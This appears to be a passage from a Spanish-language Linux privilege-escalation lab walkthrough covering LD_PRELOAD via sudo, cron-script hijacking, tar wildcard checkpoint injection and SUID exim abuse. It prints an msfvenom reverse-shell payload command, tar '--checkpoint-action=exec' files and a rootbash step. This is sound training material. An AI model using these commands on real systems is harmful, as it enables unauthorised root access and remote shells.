
Con el comando "sudo -l" tambien puedo ver las variables de entorno que el usuario tiene asignadas, estas pueden ser explotadas con exploits especificos, en esta maquina se puede cargar un objeto compartido a la variable de entorno "PRELOAD" para generar un ejecutable para las apps que puedo acceder como sudo.



Con el siguiente comando, se puede listar las librerias compartidas que tiene apache2 y a partir de ellas ejecutar un exploit:

```
ldd /usr/sbin/apache2
```

Se decide crear un objeto compartido bajo la misma tecnica del exploit anterior pero con la libreria libcrypt.so.1 y posteriormente ejecutar apache2 con este objeto y la maquina rooteada:




7 Escalado con Cron Jobs


Para listar los eventos cronometrados del sistema puedo ejecutar el comando:

`cat /etc/crontab`


En él encuentro un script llamado "overwrite.sh" que tiene permisos de ejecucion, decido modificar dicho script para generar una reverse shell hacia mi maquina y se ejecute en el crontab:



Tras escuchar al puerto que asigné ejecuto netcat y esto me devuelve la shell definida:



Si se vuelve a analizar crontab, se puede ver que el path esta en /home/user, este se puede modificar a mi gusto, en este caso, para generar una shell como root en /tmp, de la siguiente manera:



Tras generar esto, en pocos segundos ejecuto el siguiente comando y tengo mi bash como root:


```
/tmp/rootbash -p
```

El siguiente script del crontab cuenta con una wildcard "*", esto quiere decir que puedo agregar un archivo malicioso para que se comprima y se ejecute con un exploit al comando "tar" de la siguiente manera:

Genero un binario malicioso con la herramienta msfvenom para que devuelva una reverse shell

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=$ip_maquina LPORT=4444 -f elf -o shell.elf
```


Luego se copia dicho binario a /home de la maquina victima



Para la correcta ejecucion debo crear checkpoints hacia el binario, pues asi es su funcionamiento

```
touch /home/user/--checkpoint=1
touch /home/user/--checkpoint-action=exec=shell.elf
```

Por ultimo, en mi maquina escucho a la reverse shell como root




8 Escalado con ejecutables SUID / SGID


Puedo listar todos mis ejecutables SUID/SGID con el siguiente comando:

```
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
```


La salida de este comando me muestra a /usr/sbin/exim-4.84-3, por lo que me dispongo a buscar el exploit especifico, este es un script ejecutable:




Lo copio a la maquina victima y lo ejecuto:



